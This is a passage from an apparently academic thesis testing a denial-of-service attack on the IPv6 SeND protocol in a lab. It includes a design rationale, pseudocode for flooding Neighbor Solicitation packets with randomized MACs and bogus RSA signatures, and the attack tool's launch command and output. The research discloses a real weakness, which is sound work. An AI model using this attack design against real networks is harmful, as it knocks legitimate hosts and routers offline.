Once a CGA is created from a particular key pair it is highly unlikely for anyone else to be able to generate keys that would yield this particular CGA address. There is no parallel to such dependency in the border guard analogy; any face can go with any passport, and there is nothing distinct about their combination. This is the only benefit that stems from cryptographically binding the IP address with the key pair.

Another problem with SeND exists only because of the practical limitations. The Neighbor Cache keeps credentials around for only 40 seconds before their official validity status is downgraded. Because anyone can create a valid key pair and present it as credentials, after the cached values time out, packets with new identities can arrive from the same IP but with different keys, and SeND will accept it, as it has never seen any other node claiming the same set of credentials. The short time span for valid entries in the Neighbor Cache is to limit potential for abuse by overpopulating the table with bogus requests, creating resource exhaustion. This very safeguard undermines the usefulness of SeND: if the storage time were lengthened, an attacker could exhaust resources, but the shorter storage time allows an attacker to spoof identity of hosts who previously occupied a particular IPv6 address.

The Neighbor Cache is an IPv6 construct, and as such it contains only IPv6 and MAC entries. Other information like keys, nonces, and timestamps, has to be tracked by a separate daemon, and that's what SeND is. Just like in a real life scenario, keeping lists allows for spotting inconsistencies, but with enough entries to keep track of, the records grow so large that the verification process takes too long to be practical.

THIS PAGE INTENTIONALLY LEFT BLANK

V. EXPERIMENT TWO-ATTACK ON SEND

A denial of service (DoS) [19] attack is an explicit attempt of malicious users to prevent legitimate users from using a service (e.g., a Web site). DoS attacks are often achieved by means of resource exhaustion on the target machine. One metric of damage in a DoS attack is the amount of packets dropped during the attack between the legitimate client and the target of the DoS. To measure the number of packets dropped, the "ping6" command is used to probe the Victim computer with an ECHO packet once every second.

A. DESIGN

The principle behind every DoS attack is simple: obeying the rules is more expensive resource-wise than not obeying them. Thus the rule disobeying hosts can always generate more requests than the rule obeying servers can process. The SeND protocol uses Public Key encryption as a first line of defense, which by nature is computationally expensive. The process of signing a packet with a private key is usually two magnitudes more expensive than that of verifying the signature. As long as it takes a lot more computing power to craft a packet than to validate it this approach seems to work in favor of the security defenders. On the receiving end, every packet must undergo two SHA-1 hashing operations to verify the CGA. Then, if they are correct, the receiver proceeds to decrypt the RSA signature with a public key delivered in the CGA Option of the SeND message. The RSA key verification is not as expensive as signing, but it is still an expensive operation to carry out, especially in the context of using it on every packet. To get a good idea of what kinds of performance the test machines are capable of, a benchmark was run. This benchmark is a part of the OpenSSL suite, the libraries of which are used by the SeND daemon to perform all the cryptographic operations. These are the results of executing the "openssl speed rsa" benchmark command on the Victim computer with an Intel Pentium Duo 2 Core CPU:

RSA key length	Time to sign (sec)	Time to verify (sec)	sign/sec	verify/sec
512	0.00074571	0.00006964	1341	14360
1024	0.00370370	0.00019627	270	5095
2048	0.02222222	0.00063654	45	1571
4096	0.14285714	0.00225734	7	443

Table 5. RSA benchmarks

Due to the great variety of compilers, software libraries, and hardware involved, it was pertinent to get an idea of how all these variables influence the actual RSA processing speeds. Experiments with newer compilers (GCC versions 4.1, 4.2, 4.3) and different compilation options yielded very little change (<10%) in results compared to the standard OpenSSL distribution that is part of a fully patched FreeBSD 6.2 system. In terms of hardware, the processing speeds were mostly dependent on the raw CPU power of the hardware platform.

The process of signing with 4096-bit RSA keys is the most demanding benchmark in the OpenSSL suite: therefore it was used to determine the difference between various hardware and software combinations. Among the lab machines there was a range of 5.5 to 8.9 4096-bit keys signed per second. To be able to pre-calculate attack packets in a reasonably short time, attackers would have to gain access to hardware at least two magnitudes faster than the target machine. As mentioned before, it's impossible to gain two magnitudes advantage merely by using slightly newer hardware and clever software optimizations. Unfortunately, the same rules apply to the defenders. The only significant, magnitude scale changes in performance are achievable only by changing the length of the RSA keys.

With that in mind, one must think of the networking equipment that would most likely implement SeND—the routers on the internal networks. The problem is that historically they have been optimized for latency and bandwidth, not cryptography and number crunching. Until recently, networking equipment carried very little cryptographic support, except with specialized hardware such as SSL accelerator cards

and VPN concentrators. This makes traditional routers very easy DoS targets for any CPU-intensive resource exhaustion attacks. Upon much Internet research and inquiries to insiders in large networking companies, no one was able to provide any hard figures on the cryptographic abilities of traditional routing equipment. It is reasonable to assume that any non-hardware accelerated router will be magnitudes slower than a modern general use CPU. If this assumption is true, the networking equipment would be vulnerable to DoS attacks even if short keys are used.

B. ATTACK VECTORS ASSESSMENT

When considering the practical ramifications of the RSA cryptology, a few different attack vectors on the SeND-protected hosts became evident.

Expensive cryptography should keep the daemon very busy. According to the benchmarks, if the server is running with a 4096-bit key it takes fewer than ten regular client nodes requesting information to keep the daemon busy for an entire second on a very fast machine. The table below demonstrates eight clients trying to get service from a server capable of handling only seven clients per second. Client 8 waits its turn, but depending on queuing and scheduling mechanisms, the client might never get serviced. In the table below VER means verification occurred and NO VER means it did not.

Time (sec)	Client 1	Client 2	Client 3	Client 4	Client 5	Client 6	Client 7	Client 8
1/7	VER	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER
2/7	NO VER	VER	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER
3/7	NO VER	NO VER	VER	NO VER	NO VER	NO VER	NO VER	NO VER
4/7	NO VER	NO VER	NO VER	VER	NO VER	NO VER	NO VER	NO VER
5/7	NO VER	NO VER	NO VER	NO VER	VER	NO VER	NO VER	NO VER
6/7	NO VER	NO VER	NO VER	NO VER	NO VER	VER	NO VER	NO VER
1	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER	VER	NO VER
1 1/7	VER	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER
1 2/7	NO VER	VER	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER
1 3/7	NO VER	NO VER	VER	NO VER	NO VER	NO VER	NO VER	NO VER
1 4/7	NO VER	NO VER	NO VER	VER	NO VER	NO VER	NO VER	NO VER
1 5/7	NO VER	NO VER	NO VER	NO VER	VER	NO VER	NO VER	NO VER
1 6/7	NO VER	NO VER	NO VER	NO VER	NO VER	VER	NO VER	NO VER
2	NO VER	NO VER	NO VER	NO VER	NO VER	NO VER	VER	NO VER

Table 6. Event timing of clients overwhelming a server

Even if it is impossible for the attacker to force the server to respond with signed messages, the attacker could send packets to induce the server into key verification. The attacker can pick the length of the RSA key needed to verify the packet, dictating the amount of time the target machine will take to work on a packet. According to the benchmark data above, the Victim computer can perform about 450 verifications of a 4096-bit key per second. Anything above that rate will cause the packets to be queued up, or discarded, depending on the implementation. The real culprit here is that the few relatively quick checks (timestamp, ICMPv6 checksum, the CGA hash) are easy to spoof, while the slow RSA decoding occurs whether the contents are valid or not.

Internal rate limiting, intended as a security measure against DoS, might be used against the daemon itself, as long as the attacker keeps requesting service at the maximum rate allowed by the daemon's rate limit. Any regular clients would have a slim chance of receiving service due to the daemon's self protection. If the developers try to prevent dropping of packets by having large queues, then the daemon becomes a target for a resource exhaustion attack. Queuing packets for later processing is not a real solution either, as the attacker could either completely saturate the queue (resource exhaustion), or merely delay the processing of legal packets enough that the regular client will deem that packet lost, and send another request, further worsening the problem (timeout attack). RFC2491 states that most ND requests are repeated three times, and then the attempts are stopped, to prevent hosts from being tricked into sending infinite numbers of packets.

To mitigate the attacks described above one may have the daemon cache public keys, CGA's, or MAC addresses that were verified as legal. Such a daemon could be a victim of a resource exhaustion attack, especially if the attacker pre-calculates enough keys to saturate the 'safe keys' cache quickly. If the daemon implementation performs the safe key check only for MAC addresses seen before, the attacker could attach a SeND augmented IP packet created from one key to a frame with a randomized MAC address. Such an attack would be possible only on networks with no protection of the Link Layer. Unfortunately, the popular media like the Ethernet and the wireless 802.11 standards provide little or no protection for the Link Layer.

Another threat that stems from the attempts of compromising security for the sake of performance would be the ability to hijack a connection for a short period of time. Caching keys and MAC addresses which have recently undergone the SeND verification assumes that there is no need to keep re-verifying the CGA and RSA signature for some period of time. In this 'grace period' an attacker could spoof some packets with a MAC of the recently verified machine, and the victim machine would gladly accept it. A recent addition of a host to Neighbor Cache can be easily observed by sniffing the network and seeing two opposite SeND-augmented NS/NA exchanges from a pair of hosts.

C. PLAN OF ATTACK

The proof of concept developed for this thesis was meant to be a true experiment, not knowing ahead of time which aspect of the attack would trigger a DoS-like condition first. There are multiple vectors of attack, and the attack program tries to achieve them at the same time, while it really only needs one. A researcher can observe various aspects of the attack without preconceived expectations of behavior for both attacker's and victim's sides. Because SeND is still in early stages of development, one should not assume that the RFC specifications are followed to the full extent, and therefore the attack code must be ready to deal with potentially unpredictable behaviors. Increasing the probability of success for the attack will bring more insight to potentially multiple flaws in SeND's design or implementation. It also gives more insight to the potential environment in which such an attack could be launched. On a slow network this attack might not trigger the rate limiting mechanism if the packet size multiplied by the number of packets per second is smaller than the total bandwidth. However, the number of packets sent might still be enough that the number of cryptographic computations needed to process these packets will overwhelm the victim. On a fast network with Link Layer protection where MAC spoofing would be impossible, this attack should trigger rate limiting. In general, the CPU of the target and the speed of the link are the two biggest determining factors in tailoring the key length and number of processes needed to carry out the attack.

Here is the list of major goals attempted by this proof of concept attack:

- Create the best fake SeND packets possible with no a priori knowledge, simulating a real world scenario. The hypothesis is that it is impossible to prevent a DoS attack from overwhelming the target CPU with asymmetric cryptography operations.
- Leverage the lack of Link Layer protection, and generate as many MAC frames with the same key pair as possible. This would force the daemon to verify every malformed packet, exploiting the fact that the daemon has no way of knowing if a new packet comes from a new client, or a malicious attacker. This could also determine the number of packets required to overwhelm the CPU.
- Lower the time needed to generate packets, while maintaining enough variety that no caching mechanisms on the victim's side would be able to drop attacking packets by executing cheap verifications.

D. IMPLEMENTATION OF ATTACK CODE

At first it seemed like the best attack vector was to send out unsolicited Neighborhood Advertisement packets. Because they do not have to be solicited, they do not contain a nonce, making them easy to spoof. Also, it is logically impossible to rate limit the number of incoming advertisements on the victim's end, as there is no way of predicting or controlling when, how many, or how frequently such packets should be expected. The victim must process all incoming advertisements, to be aware of changes of router addresses, on-link prefixes, and changes of address, as well as DAD and NUD responses.

The difficulty of realizing an attack with an unsolicited NA packet arises from the fact that a host will ignore such a packet unless it has a recent entry for that IP address in its Neighbor Cache already. To create a valid Neighbor Cache entry, the attacker would have to create a valid key pair, send an NS, trigger an NS in response from the victim and then properly respond with an NA. Such a process is too time consuming, and is not a viable approach for an attack until a method of placing a large number of MAC addresses in the victim's Neighbor Cache is found.

This attack originally implemented an approach involving generation of many valid Neighbor Solicitation requests, and forcing the victim to send responses to the attacker, which would require the victim to perform the very slow process of signing its own packets. With this approach, fewer than ten packets per second are needed to keep the CPU overwhelmed with a 4096-bit key. Even if a 1024-bit key is used, the CPU can handle only about 270 valid responses per second. Once an attack packet has passed the simple non-crypto checks, it would force the victim to try to verify the sender's IPv6 address and keys in order to place IPv6 and MAC entries in the Neighbor Cache, further tying up its resources.

The problem with this attack is the time required to create that many perfectly valid requests. The content of the entire SeND packet would have to be perfect, even inside of the RSA Option, which would require the attacker to create both private and public keys, create a CGA address out of the public, and sign with the private key. This could be very computationally expensive on the attacker side, possibly requiring many machines dedicated to the cause. It would be impossible to create a packet once and replay it easily, as the changing Timestamp Option would change the checksum, which is protected inside of the RSA Option preventing attackers from replaying one packet many times. Another problem is that the attacker has no choice in how expensive the signing process would be. A victim with a short key would not spend enough time crafting its own packets for the attack to be successful.

The approach used in the actual proof of concept was aimed to address the lowest common denominator of requirements and assumptions necessary to carry out a successful attack. The attack uses Neighbor Solicitation packets, which are accepted by both routers and hosts. This attack should work against any host or router willing to communicate with another SeND enabled host. Creating NS packets takes over control of variables like nonce values and key sizes instead of avoiding them. In a case when the Victim employs per-host ND message rate limiting, the attack program has been designed to randomize the hardware addresses so that the victim has no option but to believe the

attack packets may come from a different valid host. This attack addresses the goals listed earlier: resulting in highly probable attack, given a certain ratio of bandwidth to victim's computing power.

It is our hypothesis that one could create a packet that passes the CGA hashing tests, as well as ICMPv6 checksum, timestamp and nonce checks. The RSA portion could contain arbitrary bytes, as long as it is of realistic length, to bypass possible attack detection by performing heuristics to look for malformed packets.

Let's see if it is mathematically possible to launch an attack based on creating a 4096-bit key, making a valid SeND packet, and replaying it against the victim machine. The attacker needs to submit about 450 verification requests per second to overwhelm the Victim. Each packet is about 1200 bytes long with some variance depending on options. Therefore this attack needs about 540 kbytes of bandwidth, which is well within typical 100 Mbit Ethernet bandwidth. SeND provides users with a debugging environment to monitor SeND live in action. There are four types of caches to be monitored: Solicit, Advert, Timestamp, and Prefix. During regular SeND exchanges, the cache entries would populate, demonstrating proper operation. Therefore, when planning the attack, such caching capabilities were taken into consideration. The attack assumes that such caches operate correctly, preventing unnecessary processing of identical packets. Depending on the timing values of how long a given cache entry would be valid, the number of simultaneous clients might need to increase, and to ensure that at all times the daemon has at least 450 verifications to be processed. These interval numbers seemed to vary, but the maximum observed interval between two communicating hosts without a NS/NA exchange was about 20 seconds in standard configuration. For such an attack to work there would have to be about 450*20=9000 attacker processes running, making it very difficult to carry out.

This attack turned out to be much easier to carry out than originally planned, mostly due to the relationship between the SeND daemon and the operating system's Neighbor Cache. If any of the SeND checks fail, the packet is silently discarded and it never continues with the normal ICMPv6 processing, and thus has no chance of

becoming a valid Neighbor Cache entry. If the SeND verification succeeds, but any of the ICMPv6 checks fail, the MAC/IP entries will also never become an entry in Victim's Neighbor Cache. Thus the same bad packet would be inspected every time it arrives to the Victim, and one can ignore the cached timeout requirement, significantly bringing down the number of attackers needed. SeND documentation and code do not indicate keeping track of bad entries. Thus the daemon can be forced into a continuous barrage of checks, rendering the 'grace period' cache of safe addresses completely irrelevant. Without keeping track of bad requests, the daemon effectively works in a contextless mode in which every packet must be inspected, and this is exactly what this attack needs to run successfully without high numbers of attacker processes.

The peculiar aspect of this attack is that while the attack is based on spoofing packets, each packet must be less than perfectly spoofed to avoid the protection mechanisms. The SeND designers protected the protocol against packets that are trivially wrong, or perfectly valid, but have not considered the behavior of their daemon when processing a partially correct packet. Normally, a packet can be either correct or not, but the partial correctness shows up only because of multi-stage processing with various costs at each stage.

According to the benchmarks discussed earlier, in the worst case it will take about 450 processes for the attack to succeed. While the number is not as high as originally thought, it is still not a trivial problem to first spawn, and then maintain 450 packet blasting sources at high rate on a single computer. The library used for creating the almost-perfect-but-still-failing SeND packet is not thread-safe, forcing the attack to be written using the more CPU-intensive forking instead of threading. Using a simple debugging code it was clearly visible how slow the rate at which new processes was when going past only 30 processes. The goal of 450 processes running from one attacking machine seemed distant, but the code was written with flexibility and experimentation in mind, allowing quick parameter changes, in case these calculations are not a close estimation of SeND's capabilities.

The time needed for creation of each packet was diminished by using the fact that SeND is unable to maintain MAC Layer security. The entire attack used one key, the creation of which is the slowest part of the entire attack. The program uses this single key to create CGA addresses and populate the CGA Option fields. The ICMPv6 checksum gets calculated and set, and the RSA encrypted portion of the packet is filled with random values. Finally, the IPv6 packet is constructed, and the spawning of the child processes begins. Every separate child process inserts the previously created IPv6 packet into an Ethernet frame with randomly assigned MAC addresses. Then the entire frame is replayed an arbitrary number of times.

The pseudo code for the attack program is very simple:

```
Key =thc_generate_key(key_length)
CGA_options =Thc_generate_cga(prefix,key,cga);
Fork_children_nodes();
Foreach children_node {
srcMAC= randomize_MAC();
dstMAC= targetMAC;
Pkt= thc_create_ipv6(IPv6_options)
Pkt= thc_add_send(pkt, CGA_options);
Thc_generate_pkt(pkt, srcMAC, dstMAC)
Thc_send_pkt(pkt, 10000000);
Exit(0);
}
```

Thc_generate_key generates public key of requested length.

Thc_generate_cga generates set of options needed to create a CGA Option.

Thc_create_ipv6 generates an IPv6 packet with all necessary fields.

Thc_add_send generates an ICMPv6 packet with all necessary ICMPv6, ND and SeND options. The RSA option is filled with random characters as it's intended to fail.

Thc_generate_pkt generates an Ethernet frame and attaches the IPv6 and ICMPv6 portions of the packet to it, creating a complete, valid frame.

Thc_send_pkt sends out a frame on the appropriate interface.

Random MAC's should defeat attack detection heuristics. The NS packet forces all nodes, hosts and routers alike, into processing it. A long key forces the Victim to take a long time to perform the RSA verification. The large number of packets significantly

lowers the probability that the SeND daemon will process an actual valid ND request among the thousands of other packets queued up to be processed.

E. LAB EXPERIMENT METHODOLOGY

Initially, the Victim machine was supposed to be an older and slower machine, but that made it difficult to monitor other aspects of the machine while under a cryptographic DoS attack. Therefore a brand new machine was used, with a plan to artificially limit the amount of CPU cycles available to the SeND daemon while still being able to run a variety of utilities monitoring virtual memory, CPU usage, bandwidth, sources and numbers of interrupts, and other vital statistics. To simulate these slower processing speeds the SeND daemon was configured with 4096-bit keys. Longer keys also had a side-effect of increasing the packet size, which can potentially affect the number of packets during an attack on a media with a limited bandwidth. A full SeND-enforced packet built upon a 1024-bit key was about 580 bytes, as it must contain the key itself, plus the encrypted version of the digital signature, which contains the public key hash, both IPv6 addresses, and almost all other fields from the ICMPv6 and SeND portions of the packet before the RSA Option. Larger keys result in even larger packet sizes; for example, a typical SeND packet built around a 4096-bit key was about 1280 bytes long.

Both packet size and the computational intensity of the basic operation should be a concern for networks with limited bandwidth, or devices with limited processing power. In general, networks with no media access control are at risk as it would be easy for an attacker to flood the network with large, expensive-to-process packets, consuming bandwidth and electrical power, resulting in limiting the responsiveness of nodes on the network. For example, if media access control is not used, a network of mobile wireless devices needs a good mechanism to establish authentication and integrity with no central Certification Authority. In theory, SeND would be a great solution for such a case. However, due to frequent exchange of large packets, SeND would greatly increase the power consumption of such devices.

F. NETWORK SETUP

1. The Victim

This machine was a FreeBSD 6.2-STABLE installation with SeND version 0.2. Originally it was set up as a router, sending out Router Advertisements. The FreeBSD Handbook had some suggestions to make sysctl adjustments to improve the host's capacity to handle high bandwidth and high rate of incoming packets. No changes pertaining to IPv6, ICMPv6, and NDv6 parameters were made, so as to preserve the most stock-like behavior of the target machine. SeND was compiled with only the minimal options required to compile on FreeBSD with full debugging capabilities. The kernel was recompiled with options required by the SeND daemon.

Since this is just a proof of concept, and the victim machine has a very fast modern Intel Core 2 Duo CPU, the CPU processing power had to be artificially clamped down to get around bandwidth limitations. For this purpose, the SeND daemon was started with a low scheduler priority value ("nice ./sendd"). In addition, five copies of "cat /dev/urandom | bzip2 > /dev/null" were run in parallel with the SeND daemon to keep both cores of the CPU busy at all times. The combination of the parameters described above was the minimal amount of slowdown required to DoS the SeND daemon.

2. The Client

This machine was also a FreeBSD 6.2-STABLE installation with SeND version 0.2, just like the Victim machine, with the same adjustments made.

This computer was used exclusively to ping the Victim as a measure of connectivity. Definition of DoS for this exercise meant that this machine was unable to ping the Victim. Simple scripts monitoring the Neighbor Cache were run to monitor the changing states of hardware address entries as the DoS attack was launched.

3. The Attacker

This machine was a 2.8GHz Pentium 4 running OpenSuse 10.1 with a LINUX 2.6.16 kernel. Sysctl adjustments improved host's capacity to handle high bandwidth and high rate of incoming packets. No changes pertaining to IPv6, ICMPv6, and NDv6 parameters were made, so as to preserve the most stock-like behavior of the target machine. SeND was compiled with only the minimal options required to compile on Linux with full debugging capabilities. SeND was used only for the initial testing of connectivity to the Victim machine. Once that was established, the SeND daemon was disabled, and this machine was put in 'stealth' mode, not requesting or accepting Router Advertisements, and it was set with a fixed IPv6 address so it would not go undergo any autoconfiguration processes. This machine was used to develop the attack code, and then launch it.

G. TEST RUNS

The procedure for the experiment was as follows:

- All computers were online and on the same network segment, with Victim and Client running SeND daemons and having full connectivity.



Figure 12. Monitoring setup on the Client.

- We enabled all monitoring scripts (ndp, systat in multiple modes) on both Victim and Client. Client also runs WireShark, monitoring the NS/NA activity.



Figure 13. Monitoring setup on the Victim



Figure 14. More monitoring utilities on the Victim.

- Client runs ‘ping6 victim%bge0’ command, sending an Echo packet once per second to the Victim.

```
root ThesisTestRun # ping6  fe80::3016:32de:1aba:ac2%bge0
PING6(56=40+8+8 bytes) fe80::2873:2031:1142:f1f8%bge0 --> fe80::3016:32de:1aba:ac2%bge0
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=0 hlim=64 time=0.429 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=1 hlim=64 time=0.420 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=2 hlim=64 time=0.421 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=3 hlim=64 time=0.419 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=4 hlim=64 time=0.421 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=5 hlim=64 time=0.207 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=6 hlim=64 time=0.268 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=7 hlim=64 time=0.268 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=8 hlim=64 time=0.423 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=9 hlim=64 time=0.270 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=10 hlim=64 time=0.422 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=11 hlim=64 time=0.268 ms
16 bytes from fe80::3016:32de:1aba:ac2%bge0, icmp_seq=12 hlim=64 time=0.422 ms
```

Figure 15. Full connectivity between Client and Victim.

- This view provides us with packet counts and summary, as well as sequence numbers allowing us to pinpoint in time when the Client lost connectivity with the Victim.
- The Attacker runs the DoS, flooding the Victim with NS requests.

```
# ./sendpees9 eth0 4096 fe80:: fe80::3016:32de:1aba:ac2%eth0
Creating thread 0
Creating thread 1
Creating thread 2
Creating thread 3
Sending 0...Creating thread 4
Creating thread 5
Creating thread 6
Creating thread 7
Creating thread 8
Sending 1...Sending 2...Sending 3...Sending 5...Creating thread 9
Creating thread 10
Creating thread 11
Creating thread 12
Creating thread 13
Sending 4...Sending 6...Sending 7...Sending 8...Sending 10...Creating thread 14
Creating thread 15
Creating thread 16
Creating thread 17
Creating thread 18
Sending 9...Sending 11...Sending 12...Sending 13...Sending 15...Creating thread 19
Creating thread 20
Creating thread 21
Creating thread 22
Creating thread 23
```

Figure 16. Launch of Denial of Service attack

